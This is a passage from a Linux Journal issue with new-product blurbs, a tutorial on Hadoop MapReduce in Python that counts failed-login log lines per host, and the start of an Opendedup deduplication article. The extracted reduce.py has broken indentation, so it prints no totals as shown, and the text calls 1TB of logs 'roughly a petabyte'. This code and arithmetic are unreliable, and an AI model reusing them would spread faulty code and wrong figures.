high-end roto and paint for visual effects, as well as an important tool in the 2-D to 3-D conversion workflow. Four key upgrades found in version 5 include the raster/vector hybrid paint system dubbed Auto Paint, semi-automatic 2-D to 3-D conversion, a fresh look at shape-based warping and morphing, and the inclusion of Academy Award-winning planar tracking technology from Imagineer Systems' mocha Pro. In addition to these major advances, Silhouette v5 adds numerous features and changes, such as automatic stereo alignment, depth channel support, local disk caching for speedy playback, filled shapes, object searching, source transformations, an improved and more accurate planar tracker, and the ability to rotate the viewer for upside down and sideways shots. Silhouette is available on Linux, Mac OS X and Windows.

<http://silhouettestfx.com>



Compuware's Workbench

“Long live the mainframe” trumpets Compuware, maker of the newly upgraded Workbench solution. Workbench is a standardized point-and-click mainframe application development interface that “future proofs” a company’s mainframe assets.

The need for Workbench is based on the fact


that traditional mainframe environments underpin large volume transactions across a number of businesses, and these systems utilize a complex and antiquated mainframe development environment, with which many newer developers are not familiar. The Workbench gives new developers the tools to produce high-quality applications that drive business success, as well as prevent application outages and other business risks when experienced developers retire and take their knowledge with them. The upgraded Workbench now features faster and more efficient file and data management capabilities—including the ability to edit complex IMS databases—and more robust debugging functionality, all designed to boost developer productivity significantly.

<http://www.compuware.com>

Matthew Moran's *Building Your I.T. Career* (Pearson IT Certification)


The smacking most of us got in the recession should be the wake-up call to put your “career house” in order once and for all. You may find some useful ideas in the new 2nd edition of Matthew Moran’s book *Building Your I.T. Career: A Complete Toolkit for a Dynamic Career in Any Economy*. Targeted at both current and aspiring IT pros, author Moran provides advice for career planning, goal setting and goal achievement, all with an eye on the latest trends in IT careers. Moran also explains career concepts most IT pros are never taught in school, and he presents actual examples showing how those concepts apply to real professionals and the decision-makers who hire them. Other selected topics in this IT career toolkit include identifying the most satisfying career path, mastering personal communication skills, resumes and cover letters, salary negotiation, networking, advancing with social media, moving into management and more.

<http://www.informit.com>



James A. Bach and Robert G. Werner's *How to Secure Your H-1B Visa* (Apress)

Are you a foreign national seeking to work in IT in the US or an employer seeking to hire one? The ticket to entry is the H-1B visa, the gateway for the world's best and brightest to live and work in the United States. A new resource for navigating the maze of H-1B laws, policies and procedures is *How to Secure Your H-1B Visa: A Practical Guide for International Professionals and Their U.S. Employers*, new from Apress. Written by veteran Silicon Valley immigration lawyers, the book covers the whole H-1B process from petition to visa to status maintenance to visa extension and, ultimately, to permanent residence in the US. It shows you step by step exactly how the H-1B process divides up between the employer and employee. Additional coverage areas include administrative and enforcement trends, special conditions that apply to nationals of particular countries, complementary visas for family members and H-1B substitute visas for professionals with particular skill sets or from particular countries, such as Australia and Canada.



<http://www.apress.com>



Onset's HOB0 UX100 Series

Put the kibosh once and for all on incessant office whining ("It's too hot!" "It's too cold!") with Onset's next-generation HOB0 UX100 series of temperature/RH data loggers for building performance monitoring. These matchbox-sized devices, which can be deployed nearly anywhere, bridge the gap between traditional loggers, which typically don't have LCD displays and are limited in accuracy and memory, and larger, more expensive LCD loggers that require calibration. Building owners, facility managers, energy auditors and other users can collect indoor environmental data quickly and easily in a broad range of applications, such as monitoring occupant comfort in office buildings, tracking food storage conditions in warehouses, logging temperature trends in server rooms and measuring humidity levels in museums. Onset's complementary HOB0ware Pro software enables users to view, analyze and batch-configure the deployed data loggers for maximum benefit.

<http://www.onsetcomp.com>




Krita

The big breakthrough in the new Krita 2.6 open-source painting application for professional (and wanna-be) artists is support for the OpenColor IO color management system. A component of the Calligra graphic art and office suite for KDE, Krita is a robust, nimble and flexible painting application that makes creating art from scratch or existing resources a fun and productive experience. Krita is targeted at the needs of illustrators, concept artists, comic book artists, matte painters and VFX artists. The new version 2.6, besides hundreds of bug fixes and performance improvements all over the place, struts integration of the Vc library, expanded compatibility with the Photoshop file format, improved keyboard interaction and an updated default set of brush presets. Linux and Windows versions of Krita are available; a Mac OS version is in development.

<http://krita.org>

Game Editor

Skip the “garage stage” on your path to IT stardom with Game Editor, a free, open-source game creation application that lets you design and create exciting, interactive games for fun or profit. Game Editor runs under Linux, Mac OS X and Windows and lets users develop games for Linux, Android, iPad, iPhone, Mac OS X, Windows, Windows Mobile and Pocket PC platforms. Game types include 2-D arcade, puzzle, board, role-playing, shoot-em-up, jump and run, and side-scroller games. The simple, intuitive interface lets beginners design and create games that are fun and exciting. A power scripting language is included. Prototyping is easy, which prevents wasting time on making boring games. Because Game Editor is distributed under the GPL v3 license, advanced programmers can modify the game creation source code and create games with unique features. Game editor is developed and maintained by Makslane Rodrigues.



<http://game-editor.com>

Please send information about releases of Linux-related products to newproducts@linuxjournal.com or New Products c/o Linux Journal, PO Box 980985, Houston, TX 77098. Submissions are edited for length and content.

Introduction to **MapReduce** with **HADOOP** on LINUX

You're an ace at log forensics, but what tool will you reach for when you are given 100 10GB files and an hour to process them? Probably not sed or grep.

ADAM MONSEN

When your data and work grow, and you still want to produce results in a timely manner, you start to think big. Your one beefy server reaches its limits. You need a way to spread your work across many computers. You truly need to scale out.

In pioneer days they used oxen for heavy pulling, and when one ox couldn't budge a log, they didn't try to grow a larger ox. We shouldn't be trying for bigger computers, but for more systems of computers.—Grace Hopper

Clearly, cluster computing is old news. What's changed? Today:

- We collect more data than ever before.
- Even small-to-medium-size businesses can benefit from tools like Hadoop and MapReduce.
- You don't have to have a PhD to create and use your own cluster.
- Many decent free/libre open-source tools can help you easily cluster commodity hardware.

Let me start with some simple

examples that will run on one machine and scale to meet larger demands. You can try them on your laptop and then transition to a larger cluster—like one you've built with commodity Linux machines, your company or university's Hadoop cluster or Amazon Elastic MapReduce.

Parallel Problems

Let's start with problems that can be divided into smaller independent units of work. These problems are roughly classified as "embarrassingly parallel" and are—as the term suggests—suitable for parallel processing. Examples:

- Classify e-mail messages as spam.
- Transcode video.
- Render an Earth's worth of map tile images.
- Count logged lines matching a pattern.
- Figure out errors per day of week for a particular application.

Now the hard work begins. Parallel computing is complex. Race conditions, partial failure and synchronization impede our progress.

Here's where MapReduce saves our proverbial bacon.

MapReduce by Example

MapReduce is a coding pattern that abstracts much of the tricky bits of scalable computations. We're free to focus on the problem at hand, but it takes practice. So let's practice!

Say you have 100 10GB log files from some custom application—roughly a petabyte of data. You do a quick test and estimate it will take your desktop days to grep every line (assuming you even could fit the data on your desktop). And, that's before you add in logic to group by host and calculate totals. Your tried-and-true shell utilities won't help, but MapReduce can handle this without breaking a sweat.

First let's look at the raw data. Log lines from the custom application look like this:

```
localhost: restarting
ds15.example.com: invalid user 'bart'
ds15.example.com: invalid user 'charlie'
ds15.example.com: invalid user 'david'
ds18.example.net: invalid password for user 'admin'
ds18.example.net: user 'admin' logged in
```

The log format is hostname, colon, message. Your boss suspects someone evil is trying to brute-force

attack the application. The same host trying many different user names may indicate an attack. He wants totals of "invalid user" messages grouped by hostname. Filtering the above log lines should yield:

```
ds15.example.com      3
```

With gigabytes of log files, your trusty shell tools do just fine. For a terabyte, more power is needed. This is a job for Hadoop and MapReduce.

Before getting to Hadoop, let's summon some Python and test locally on a small dataset. I'm assuming you have a recent Python installed. I tested with Python 2.7.3 on Ubuntu 12.10.

The first program to write consumes log lines from our custom application. Let's call it `map.py`:

```
#!/usr/bin/python
import sys
for line in sys.stdin:
    if 'invalid user' in line:
        host = line.split(':')[0]
        print '%s\t%s' % (host, 1)
```

`map.py` prints the hostname, a tab character and the number 1 any time it sees a line containing the string "invalid user". Write the example log lines to `log.txt`, then

test map.py:

```
chmod 755 map.py
./map.py < log.txt
```

The output is:

```
dsl5.example.com      1
dsl5.example.com      1
dsl5.example.com      1
```

Output of map.py will be piped into our next program, reduce.py:

```
#!/usr/bin/python
import sys
last_host = None
last_count = 0
host = None
for line in sys.stdin:
    host, count = line.split('\t')
    count = int(count)
    if last_host == host:
        last_count += count
    else:
        if last_host:
            print '%s\t%s' % (last_host, last_count)
            last_host = host
            last_count = count
if last_host == host:
    print '%s\t%s' % (last_host, last_count)
```

reduce.py totals up consecutive lines of a particular host. Let's

assume lines are grouped by hostname. If we see the same hostname, we increment a total. If we encounter a different hostname, we print the total so far and reset the total and hostname. When we exhaust standard input, we print the total if necessary. This assumes lines with the same hostname always appear consecutively. They will, and I'll address why later. Let's test by piping it together with map.py like so:

```
chmod 755 reduce.py
./map.py < log.txt | sort | ./reduce.py
```

Later, I'll explain why I added sort to the pipeline. This prints:

```
dsl5.example.com      3
```

Exactly what we want. A successful test! Our test log lines contain three "invalid user" messages for the host dsl5.example.com. Later we'll get this local test running on a Hadoop cluster.

Let's dive a little deeper. What exactly does map.py do? It transforms unstructured log data into tab-separated key-value pairs. It emits a hostname for a key, a tab and the number 1 for a value (again, only for lines with "invalid user"

messages). Note that any number of log lines could be fed to any number of instances of the `map.py` program—each line can be examined independently. Similarly, each output line of `map.py` can be examined independently.

Output from `map.py` becomes input for `reduce.py`. The output of `reduce.py` (hostname, tab, number) looks very similar to its input. This is by design. Key-value pairs may be reduced multiple times, so `reduce.py` must handle this gracefully. If we were to re-reduce our final answer, we would get the exact same result. This repeatable, predictable behavior of `reduce.py` is known as idempotence.

We just tested with one instance of `reduce.py`, but you can imagine many instances of `reduce.py` handling many lines of output from `map.py`. Note that this works only if lines with the same hostname appear consecutively. In our test, we enforce this constraint by adding `sort` to the pipeline. This simulates how our code behaves within Hadoop MapReduce. Hadoop will group and sort input to `reduce.py` similarly.

We don't have to bother with how execution will proceed and how many instances of `map.py` and `reduce.py` will run. We just follow

the MapReduce pattern and Hadoop does the rest.

MapReduce with Hadoop

Hadoop is mostly a Java framework, but the magically awesome Streaming utility allows us to use programs written in other languages. The program must only obey certain conventions for standard input and output (which we've already done).

You'll need Java 1.6.x or later (I used OpenJDK 7). The rest can and should be performed as a nonroot user.

Download the latest stable Hadoop tarball (see Resources). Don't use a distro-specific (`.rpm` or `.deb`) package. I'm assuming you downloaded `hadoop-1.0.4.tar.gz`. Unpack this and change into the `hadoop-1.0.4` directory. The directory `hadoop-1.0.4` and the files `map.py`, `reduce.py` and `log.txt` should be in `/tmp`. If not, adjust the paths in the examples below as necessary.

Run the job on Hadoop like so:

```
cd /tmp/hadoop-1.0.4
bin/hadoop jar \
  contrib/streaming/hadoop-streaming-1.0.4.jar \
  -mapper /tmp/map.py -reducer /tmp/reduce.py \
  -input /tmp/log.txt -output /tmp/output
```

Hadoop will log some stuff to the




Figure 1. Here’s what we did during the map and reduce steps. The transformations we performed allow us to run many mappers and reducers on as many machines as we want. Hadoop takes care of the gory details. It starts mappers and reducers, passes data between them and spits out the answer.

Now is a good time to pause, smile and reward yourself with a quad-shot grande iced caramel macchiato. You’re a rockstar.

Clustered MapReduce

If you’ve got everything working so far, try starting your own cluster too! Running Hadoop on a single physical machine with multiple Java

console. Look for the following:

```

...
INFO streaming.StreamJob: map 0% reduce 0%
INFO streaming.StreamJob: map 100% reduce 0%
INFO streaming.StreamJob: map 100% reduce 100%
INFO streaming.StreamJob: Output: /tmp/output

```

This means the job completed successfully. I see a file called /tmp/output/part-00000, which contains just what we expect:

```

dsl5.example.com      3

```

virtual machines is called pseudo-distributed operation.

Pseudo-distributed operation requires some configuration. The user you’re running Hadoop as must also be able to make SSH passwordless connections to localhost. Installing and configuring this is beyond the scope of this article, but you’ll find more information in the “Single Node Setup” tutorial mentioned in Resources. If you started with the 1.0.4 tarball release




Figure 2. NameNode Web Interface

recommended above, the tutorial should work verbatim on any standard GNU/Linux distribution.

If you set up pseudo-distributed (or distributed) Hadoop, you'll gain the benefit of two spartan-but-useful

Web interfaces. The NameNode Web interface allows you to browse logs and browse the Hadoop distributed filesystem. The JobTracker Web interface allows you to monitor MapReduce jobs and debug problems.




Figure 3. JobTracker Web Interface

Beautifully Simple Python MapReduce

You may wonder why reduce.py (above) is a convoluted mini-state machine. This is because hostnames change in the input lines provided

by Hadoop. The Dumbo Python library (see Resources) hides this detail of Hadoop. Dumbo lets us focus even more tightly on our mapping and reducing.

In Dumbo, our MapReduce

implementation becomes:

```
def mapper(key, value):  
    if 'invalid user' in value:  
        yield value.split(':')[0], 1  
  
def reducer(key, values):  
    yield key, sum(values)  
  
if __name__ == '__main__':  
    import dumbo  
    dumbo.run(mapper, reducer)
```

The state machine is gone.
Dumbo takes care of grouping by

key (hostname).

Save the above code in a file called /tmp/smart.py. Install Dumbo. See Resources for a link, and don't worry, it's easy. Once Dumbo is installed, run the code:

```
cd /tmp  
dumbo start smart.py -hadoop hadoop-1.0.4 \  
-input log.txt -output totals \  
-outputformat text
```

Finally, examine the output:

```
cat totals/part-00000
```

LINUX JOURNAL

on your
Android device

Download app now in
the **Android Marketplace**

www.linuxjournal.com/android



For more information about advertising opportunities within *Linux Journal* iPhone, iPad and Android apps, contact John Grogan at +1-713-344-1956 x2 or ads@linuxjournal.com.

The content should match our earlier result from Hadoop Streaming.

Non-Use Cases

Hadoop is great for one-time jobs and off-line batch processing, especially where the data is already in the Hadoop filesystem and will be read many times. My first example makes more sense if you assume this. Perhaps the job must be run daily and must finish within a few minutes.

Consider some cases when Hadoop is the wrong tool. Small dataset? Don't bother. In a one-meter race between a rocket and a scooter, the

scooter is gone before the rocket's engines are started. Transactional data storage for a Web site? Try MySQL or MongoDB instead.

Hadoop also won't help you process data as it arrives. This is often referred to as "real time" or "streaming". For that, consider Storm (see Resources for more information).

With practice, you'll quickly be able to discern when Hadoop is the right tool for the job. ■

Adam Monsen is a seasoned software engineer and FLOSS zealot. He lives with his wonderful wife and children in Seattle, Washington. He blogs semi-regularly at <http://adammonsens.com>.

Resources

You can download the latest stable Hadoop tarball from <http://hadoop.apache.org/releases.html#Download>.

See http://hadoop.apache.org/docs/current/single_node_setup.html for information on how to run a pseudo-distributed Hadoop cluster.

Check out Dumbo at <http://projects.dumbotics.com/dumbo> if you want to do more with MapReduce in Python. See <https://github.com/klbostee/dumbo/wiki/Building-and-installing> for install instructions and <https://github.com/klbostee/dumbo/wiki/Short-tutorial> for an excellent tutorial.

See <https://github.com/nathanmarz/storm> for information on Storm, a real-time distributed computing system.

To run Storm and Hadoop and manage both centrally, check out the Mesos project at <http://www.mesosproject.org>.

Opendedup

Open-Source Deduplication Put to the Test

**Take a look at a new
use-case study for
open-source deduplication.**

JERAMIAH BOWLING

Data growth is a fact of life. In the digital age, we consume storage space at an exponential rate. From business data to consumer content, the demand for storage has never been higher. During the last two decades, great strides have been made to increase disk capacity and performance. At the same time, there has been research to develop more efficient ways to store data on disk. The culmination of this research is deduplication or dedup.

Deduplication is simply the process of eliminating redundant data on disk. It can be hardware- or software-based and performed at either the file or block levels of a storage system. It entails identifying common data and writing it only once to disk. Then, if identical data needs to be written to the disk in the future, instead of writing it twice, it will use a pointer to the data already on the disk.

Until recently, the dedup field was tightly guarded by a few big-name vendors. Entry dedup systems start at five figures and quickly climb from there. It was cost-prohibitive for most of the SMB market. Now there is an open-source challenger in Openendedup—a project that develops the (user) Space Deduplication File System (SDFS). SDFS provides many of the features of commercial dedup

products at none of the cost.

In this article, I walk through how to build a server with a deduped SDFS volume and then review the results of several real-world test scenarios designed to gauge how well Openendedup actually dedupes. These scenarios were not intended as performance tests (speed, reads, writes and so forth). Plenty of performance statistics are hosted at the project's site. Instead, these tests were aimed at achieving the highest rate of deduplication with the sample data. Bear in mind when reading this article that "your mileage may vary". If you are considering piloting, or already have decided on implementing Openendedup, you may have different successes or failures.

Dedup 101

Before proceeding, let me discuss how dedup works. Let's say you have two letters saved in electronic form. Both letters have the same header (address, date and so on) and closing, but they have different greetings and bodies. On a normal disk, both letters would occupy their full size on the disk. On a deduped volume, the first letter is written in its entirety, and the second contains just the greeting and body with pointers to the header and closing in the first letter. Both appear

Table 1. Space-Saving Example Comparison

Size	Deduped	Size/Normal Size	Savings
Letter A	20K	20K/20K	0K
Letter B	16K	36K/40K	4K
Letter C	16K	52K/60K	8K
Letter D	16K	68K/80K	12K

with the correct header, greeting, body and closing when opened. If you observe the file sizes of both files, you'll see that the second file's size is smaller than the original file's size. If you were to create additional letters with the same header and closing, those new files occupy even less space. As you add more duplicate/common data to the disk, you save more space (Table 1).

At first glance, this may not seem like much of a saving, but when dealing with large data sets, you can store huge amounts of data in a minuscule amount of space. It is quite possible to achieve a 20x dedup rate at which you can store 10TB of data on 500GB of disk space.

Server Build

All of the server builds for this article were built using Ubuntu 12.04x64. At least 2GB of memory was used on each build. This is the minimum amount required, but to get the best performance out of your server, you should have an ample supply of memory as the dedup process is

memory-intensive. AMD and Intel multicore platforms were used in the process, and SDFS ran flawlessly on both. I also mixed SATA and SAS drive types in my builds. As expected, SAS was snappier in response time, but deduplication rates were nearly identical on both. I don't believe there is any improved deduplication in using SAS over SATA. In the end, it will come down to your intended use of dedup. If you are looking for low-cost backups, SATA is the way to go. If you want to run live VMs off your deduped volumes, SAS will give you the performance you'll need.

Once your hardware is ready, install Ubuntu server 12.04x64 from CD, accepting all the defaults and making any regional changes necessary. Accept the default layout for the disk. Let the setup program auto-format your partitions (ext4), as this has no bearing on SDFS. SDFS runs as a module under FUSE (File System in User Space) in a separate space from the kernel, so the underlying filesystem is almost irrelevant.

After the base install is complete,

run the following command to install the necessary packages using apt-get (make sure to use sudo to run all of the following commands):

```
